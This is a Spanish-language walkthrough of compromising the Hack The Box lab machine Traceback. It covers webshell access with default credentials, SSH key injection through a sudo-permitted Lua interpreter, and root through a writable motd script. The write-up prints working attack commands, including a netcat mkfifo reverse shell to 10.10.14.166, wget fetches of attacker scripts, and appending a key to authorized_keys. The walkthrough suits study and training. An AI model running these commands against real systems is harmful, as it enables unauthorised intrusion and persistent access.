

Traceback

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Traceback en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.4).



Ilustración 1: Traceback.

La fase de enumeración dio comienzo haciendo uso de NMAP:




Ilustración 2: Comando de NMAP ejecutado.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	
	ssh-hostkey	2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA) 256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA) 256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)				Ubuntu Linux; protocol 2.0	
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	
	http-methods	Supported Methods: HEAD GET POST OPTIONS					(Ubuntu)
	http-server-header	Apache/2.4.29 (Ubuntu)					
	http-title	Help us					

Ilustración 3: Resultados de NMAP.

Analizando los resultados obtenidos por NMAP, se identificó el servicio SSH en el puerto 22 y un servicio web en el puerto 80. Por tanto, se comenzó investigando el contenido de la web.




Ilustración 4: Mensaje encontrado en http://10.10.10.181/.

Según el mensaje que se encontró existía un *backdoor* en la web, probablemente alguna *WebShell*, así que se decidió usar Wfuzz.

```

A > ~/H/M/Traceback > wfuzz -c -R2 -z file,/usr/share/wordlist
s/dirb/common.txt -z file,/usr/share/wordlists/dirb/extensions_common.txt
--hc 403,404,500 http://10.10.10.181/FUZZFUZZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work corr
ectly when fuzzing SSL sites. Check Wfuzz's documentation for more informa
tion.

*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****

Target: http://10.10.10.181/FUZZFUZZZ
Total requests: 147648

=====
ID           Response   Lines   Word    Chars   Payload
=====
0000000001:  200           44 L    151 W   1113 Ch   ""
|_ Enqueued response for recursion (level=1)
0000000032:  200           44 L    151 W   1113 Ch   "/"

```

Ilustración 5: Comando de Wfuzz ejecutado.

No se encontró ningún tipo de información relevante con Wfuzz, pero dado que en el mensaje de la web se mostraba lo que parecía ser el nombre del autor que había creado el *backdoor*, se buscó en Google información sobre el mismo.




Ilustración 6: Diferentes WebShells en un repositorio de Github del usuario Xh4H.

Se encontró un repositorio en el GitHub del usuario Xh4H con diferentes tipos de *WebShells*. El fichero *smevk.php* era el backdoor que se había subido en la máquina víctima.




Ilustración 7: Backdoor encontrado en <http://10.10.10.181/smevk.php>.

Se necesitaba de unas credenciales para poder acceder a la *WebShell*, pero en el propio código de GitHub se mostraba un usuario y contraseña por defecto, así que finalmente se consiguió el acceso.



*Ilustración 8: Usuario y contraseña por defecto en el código de *smevk.php*.*




Ilustración 9: Acceso a la WebShell en <http://10.10.10.181/smevk.php>.

Una vez dentro de la *WebShell* se envió un comando de Python3 para abrir una *reverse shell*:




Ilustración 10: Comando de Python3 enviado desde la WebShell.



Ilustración 11: Reverse Shell abierta.

Una vez se tuvo acceso al sistema como el usuario *webadmin*, se encontró un fichero en el directorio */home/webadmin/note.txt* que contenía un mensaje del usuario *sysadmin*

notificando la posibilidad de usar una herramienta para practicar el lenguaje de programación Lua.

```
webadmin@traceback:/home/webadmin$ cat note.txt
cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:/home/webadmin$ |
```

Ilustración 12: Fichero note.txt y ejecución del comando sudo -l.

La herramienta a la que hacía referencia la nota era `/home/sysadmin/luvit`, la cual el usuario `webadmin` tenía permisos para ejecutarla con privilegios del usuario `sysadmin`, así que claramente era un vector de ataque para obtener acceso al sistema con dicho usuario.

Se investigó como ejecutar comandos en el lenguaje de programación Lua y se creó un script para ejecutarlo en la máquina objetivo:

- <https://stackoverflow.com/questions/9676113/lua-os-execute-return-value>

```
~> ~/H/M/Traceback > ✓> took 18m 12s cat mrtux.lua

File: mrtux.lua
1 local x = os.execute("echo 'mrtux' > mrtux-poc")
2 local y = os.execute("whoami")
3 print(y)

~> ~/H/M/Traceback > ✓> |
```

Ilustración 13: Script en Lua.

```

webadmin@traceback:/home/webadmin$ wget http://10.10.14.166:8000/mrtux.lua
wget http://10.10.14.166:8000/mrtux.lua
--2020-08-02 08:43:05-- http://10.10.14.166:8000/mrtux.lua
Connecting to 10.10.14.166:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89 [application/octet-stream]
Saving to: 'mrtux.lua'

mrtux.lua          100%[=====]      89  --.-KB/s   in 0s

2020-08-02 08:43:06 (11.1 MB/s) - 'mrtux.lua' saved [89/89]

webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit mrtux.lua
uado -u sysadmin /home/sysadmin/luvit mrtux.lu
sh: 1: cannot create mrtux-poc: Permission denied
sysadmin
true
webadmin@traceback:/home/webadmin$ |

```

Ilustración 14: Ejecución del Script en Lua en Traceback.

Se comprobó que se podían ejecutar comandos con los privilegios del usuario `sysadmin`. El siguiente paso fue generar un par de claves para añadir la clave publica al fichero `/home/sysadmin/.ssh/authorized_keys` y poder establecer una conexión SSH con el usuario `sysadmin`.

```

A > ~/HackTheBox/Machines/Traceback > ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/mrtux/.ssh/id_rsa): /home/mrtux/HackTheBox/Machines/Traceback/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/mrtux/HackTheBox/Machines/Traceback/id_rsa
Your public key has been saved in /home/mrtux/HackTheBox/Machines/Traceback/id_rsa.pub
The key fingerprint is:
SHA256:GfvMYofSDLmHZSrCfw12dN/FLjSn1Ig5gu+Y7IBbTxY mrtux@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
| .. o +
| .o+o + = =
| o.Eo o = *
| . .oX.*. . + .
| o o.B=X+= .
| o +.0=o.
| o. .o
+---[SHA256]-----+

```

Ilustración 15: Generación de claves con ssh-keygen.

```

A > ~ /H/M/Traceback > ✓ cat mrtux.lua

File: mrtux.lua
1 local x = os.execute("echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCe
vRpNtqcm3gQImZbRyhq0IxDqSjpcDwLMuj9KeN69NBDm6I2uwo5nJdcXLB56H8a1bden
4ybX2w0/3QjRAsyB9F8b9w7Xq9IHUCWZaxNjy7ECYkH5ZaPVYtnhzDPDZW5xCq+D25W
7nATQSEMG5sZmaAMJSTUvTqbh1dAW+TuJKkUvXg4qvB18ozz8ZPaaxylCYMLWD3dGQc
odRWXbEsm9M+aK814a/r2vno5jGLU+KJDPE5L79cNqaZk17iwytibjDSmXqtXNF8eadz
yn7wdv5hK8jgjn/NnEmRsjeYg0TaKE4TaaBdHJs2nSKdC3ZyVmxbo0vXKLAv1YFMJo/1
Gcjf0HazN0keDYTMo00CViH4qWcXhK8rekepU//DL+rkyDc/g/XGRCgbIpBrspOZzB0
odAd0n3rKHVJ6RooCP9UwNb6YZgk7eyQJsbM8CxUBEnV3cVR0jsIEmSPMWPg30NfQUzb
U1XZ9QdTdzCULaS4r1cVI5iVdl4WeuirPjU= mrtux@kali' >> /home/sysadmin/.
ssh/authorized_keys")
2 local y = os.execute("tail -n 3 /home/sysadmin/.ssh/authorized_keys"
)
3 print(x)
4 print(y)

A > ~ /H/M/Traceback > ✓ |
```

Ilustración 16: Script en Lua que añade la clave publica al fichero /home/sysadmin/.ssh/authorized_keys.

```

webadmin@traceback:/home/webadmin$ wget http://10.10.14.166/mrtux.lua
wget http://10.10.14.166/mrtux.lua
--2020-08-02 09:14:58-- http://10.10.14.166/mrtux.lua
Connecting to 10.10.14.166:80... failed: Connection refused.
webadmin@traceback:/home/webadmin$ wget http://10.10.14.166/mrtux.lua
wget http://10.10.14.166/mrtux.lua
--2020-08-02 09:15:29-- http://10.10.14.166/mrtux.lua
Connecting to 10.10.14.166:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 722 [application/octet-stream]
Saving to: 'mrtux.lua'

mrtux.lua          100%[=====>]      722  --.-KB/s   in 0s

2020-08-02 09:15:29 (14.0 MB/s) - 'mrtux.lua' saved [722/722]
```

Ilustración 17: Descarga del Script en Lua.


```

webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit mrtux.lua
uado -u sysadmin /home/sysadmin/luvit mrtux.lu
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDDG0rFxtg5YfKDL0/JQ2zQI+RtIFVBLskIujQ5MX+3LAMP
rgsKCpT9Wxa+nvChVo+r0VXuA5oXPJYbr6stPlkR32KLDGpQEYQz0+qm8ZEwN5VNjMZUE4JPL7iXBexIQiZj
qFzak68V93cSGKWQDsJCRKp9x+GBtLB2k9S0BLelCm9tJw1XTITs2bRWX00zdDAQ+G77qv5CArXds8Bcc86v
Z+S/pyoUeuj8vb/4e3yaL0XzgYeVdlrj2g6aKz0EgJ/gbCzU1DN/+SZdimpD91rnnvgMgmSc0qyKaQWPqg/k0
wf6grXEvhLpECCWvz24vpDcoFICVxFeSHQ54g9cuw7IvgANYZDy10FXHgdwXh246PzJMA6d95DojdX3YtcR
xEa0hN0bdfFNG2yTi+dJQQS7akywJCL3PFIUv/EAAX+8CX4VswSUTzk7W5hjcVvlGsw/zM3c5KXtm2HLh0G
vAJvX7S6yXIwZvrqGYiFB1x61owQ1q0y8KhJugvArhrBiyU= root@kali
AAAAB3NzaC1yc2EAAAADAQABAAQgQCevRpNtqcm3gQImZbRyhq0IxDqSjpcDwlMuj9KeN69NBDm6I2uwo5n
JdcXLB56H8a1bden4ybX2w0/3QjRAsyB9F8b9w7Xq9IHUUCWZaxNjy7ECYkH5ZaPVYTnhzDPDZ5xCq+D25W
7nATQSEMg5sZmaAMJSTUvTqbh1dAW+TuJkKUvxXg4qvB18ozz8ZPaaxylCYMLWD3dGQcodRWXbEsm9M+aK81
4a/r2vno5jGLU+KJDPE5L79cNqaZk17iwytibjDSmXqtXNF8eadzyn7wdv5hK8jgjn/NnEmRsjeYg0TaKE4T
aaBdHJs2nSKdC3ZyVmxbo0vXKLAV1YFMJo/1Gcjf0HazN0keDYTMo00CViH4qWcXhK8rekepul//DL+rkyDc
/g/XGRCgbIpBrsp0ZzB0odAd0n3rKHVJ6RooCP9UwNb6YZgk7eyQJsbM8CxBEnV3cVR0jsIEmSPMWPg30Nf
QUzbU1XZ9QdTdzCULAS4r1cVI5iVdl4WeuirPjU=
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQCevRpNtqcm3gQImZbRyhq0IxDqSjpcDwlMuj9KeN69NBDm
6I2uwo5nJdcXLB56H8a1bden4ybX2w0/3QjRAsyB9F8b9w7Xq9IHUUCWZaxNjy7ECYkH5ZaPVYTnhzDPDZ5
xCq+D25W7nATQSEMg5sZmaAMJSTUvTqbh1dAW+TuJkKUvxXg4qvB18ozz8ZPaaxylCYMLWD3dGQcodRWXbE
sm9M+aK814a/r2vno5jGLU+KJDPE5L79cNqaZk17iwytibjDSmXqtXNF8eadzyn7wdv5hK8jgjn/NnEmRsjeY
g0TaKE4TaaBdHJs2nSKdC3ZyVmxbo0vXKLAV1YFMJo/1Gcjf0HazN0keDYTMo00CViH4qWcXhK8rekepul//
DL+rkyDc/g/XGRCgbIpBrsp0ZzB0odAd0n3rKHVJ6RooCP9UwNb6YZgk7eyQJsbM8CxBEnV3cVR0jsIEmSP
MWPg30NfQUzbU1XZ9QdTdzCULAS4r1cVI5iVdl4WeuirPjU= mrtux@kali
true
true
webadmin@traceback:/home/webadmin$ |

```

Ilustración 18: Ejecución exitosa del Script en Lua.

Cuando se ejecutó correctamente el script en Lua se pudo establecer una conexión SSH con el usuario *sysadmin* y obtener la *flag user.txt*.

```

~ /HackTheBox/Machines/Traceback > ✓ ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
sysadmin@traceback:~$ cat user.txt
90a0969209d08e4b0dc0dd6dd324b89f
sysadmin@traceback:~$ |

```

Ilustración 19: Conexión SSH con el usuario sysadmin.

Para realizar la escalada de privilegios en el sistema y obtener acceso como usuario administrador, se comenzó ejecutando el script *linpeas.sh*.

```

sysadmin@traceback:/tmp$ wget http://10.10.14.166/linpeas.sh
--2020-08-02 09:33:54-- http://10.10.14.166/linpeas.sh
Connecting to 10.10.14.166:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 226759 (221K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 221.44K  1.38MB/s   in 0.2s

2020-08-02 09:33:54 (1.38 MB/s) - 'linpeas.sh' saved [226759/226759]

sysadmin@traceback:/tmp$ chmod +x linpeas.sh
sysadmin@traceback:/tmp$ ./linpeas.sh

```



Ilustración 20: Ejecución de linpeas.sh.

```

[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group sysadmin:
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
/etc/update-motd.d/80-esm
/home/webadmin/note.txt
/tmp/linpeas.sh

```

Ilustración 21: Ficheros identificados con permisos de escritura.

Se identificó que los usuarios del grupo `sysadmin` tenían permisos de escritura en los ficheros que se encontraban en el directorio `/etc/update-motd.d/`.

```

sysadmin@traceback:/tmp$ ls -la /etc/update-motd.d/
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root    4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Aug  2 09:41 00-header
-rwxrwxr-x  1 root sysadmin  982 Aug  2 09:41 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Aug  2 09:41 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Aug  2 09:41 80-esm
-rwxrwxr-x  1 root sysadmin  299 Aug  2 09:41 91-release-upgrade
sysadmin@traceback:/tmp$ tail /etc/update-motd.d/00-header
#   GNU General Public License for more details.
#
#   You should have received a copy of the GNU General Public License along
#   with this program; if not, write to the Free Software Foundation, Inc.,
#   51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
sysadmin@traceback:/tmp$ |

```

Ilustración 22: Ficheros en el directorio `/etc/update-motd.d/` y contenido del fichero `/etc/update-motd.d/00-header`.

Esto significa que el usuario `sysadmin` puede escribir comandos en los scripts del directorio `/etc/update-motd.d/`, lo que implica que si el usuario `root` ejecuta alguno de esos scripts, los comandos introducidos por `sysadmin` se ejecutarán con privilegios de administrador.

También se podía observar que en el script `/etc/update-motd.d/00-header`, se ejecutaba un comando que mostraba un mensaje que aparecía cuando se realizaban conexiones SSH al sistema con el usuario `sysadmin`. Para comprobar si era ejecutado por el usuario administrador de la máquina, se ejecutó `pspy64` en la máquina objetivo y se realizó otra conexión SSH con el usuario `sysadmin`.

```

2020/08/02 10:09:23 CMD: UID=0    PID=1      | /sbin/init noprompt
2020/08/02 10:09:31 CMD: UID=0    PID=79129  | /bin/cp /var/backups/.update-motd
.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-motd.
d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91
-release-upgrade /etc/update-motd.d/
2020/08/02 10:09:34 CMD: UID=0    PID=79130  | /usr/sbin/sshd -D -R
2020/08/02 10:09:34 CMD: UID=106  PID=79131  | sshd: [net]
2020/08/02 10:09:34 CMD: UID=0    PID=79133  | run-parts --lsbsysinit /etc/updat
e-motd.d
2020/08/02 10:09:34 CMD: UID=0    PID=79132  | sh -c /usr/bin/env -i PATH=/usr/l
ocal/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /e
tc/update-motd.d > /run/motd.dynamic.new
2020/08/02 10:09:34 CMD: UID=0    PID=79136  |
2020/08/02 10:09:34 CMD: UID=0    PID=79142  | /bin/sh /etc/update-motd.d/80-esm

```

Ilustración 23: Resultados de ejecutar `pspy64` en la máquina `traceback`.

Se evidenció que el usuario *root* con UID igual a 0 ejecutaba el comando “*run-parts --lsbsysinit /etc/update-motd.d*” que ejecuta los scripts del directorio donde el usuario *sysadmin* tiene permiso de escritura.

Por tanto, se introdujo un comando en el fichero */etc/update-motd.d/00-header* que abriría una *reverse shell* con el usuario *root*.

```
sysadmin@traceback:/tmp$ cd /etc/update-motd.d/
sysadmin@traceback:/etc/update-motd.d$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.166 5050 >/tmp/f" >> 00-header
sysadmin@traceback:/etc/update-motd.d$ |
```

Ilustración 24: Añadiendo reverse shell a */etc/update-motd.d/00-header*.

Para que se ejecutara con permisos de administrador una vez introducida la *reverse shell* en el script, se volvió a realizar una conexión SSH y se obtuvo acceso al sistema como el usuario *root*.

```
1
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####
|
```

Ilustración 25: Nueva conexión SSH.

```
nc -lnvp 5050
listening on [any] 5050 ...
connect to [10.10.14.166] from (UNKNOWN) [10.10.10.181] 39202
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/
# cd /root/
# cat root.txt
43830c8c0e0cb0d0e42d4b8b70935b46
# |
```

Ilustración 26: Acceso al sistema como usuario administrador y flag *root.txt*.

Como conclusión se podría decir que ha sido una máquina sencilla de vulnerar y muy intuitiva en los pasos a seguir durante la escalada de privilegios. Muy buena.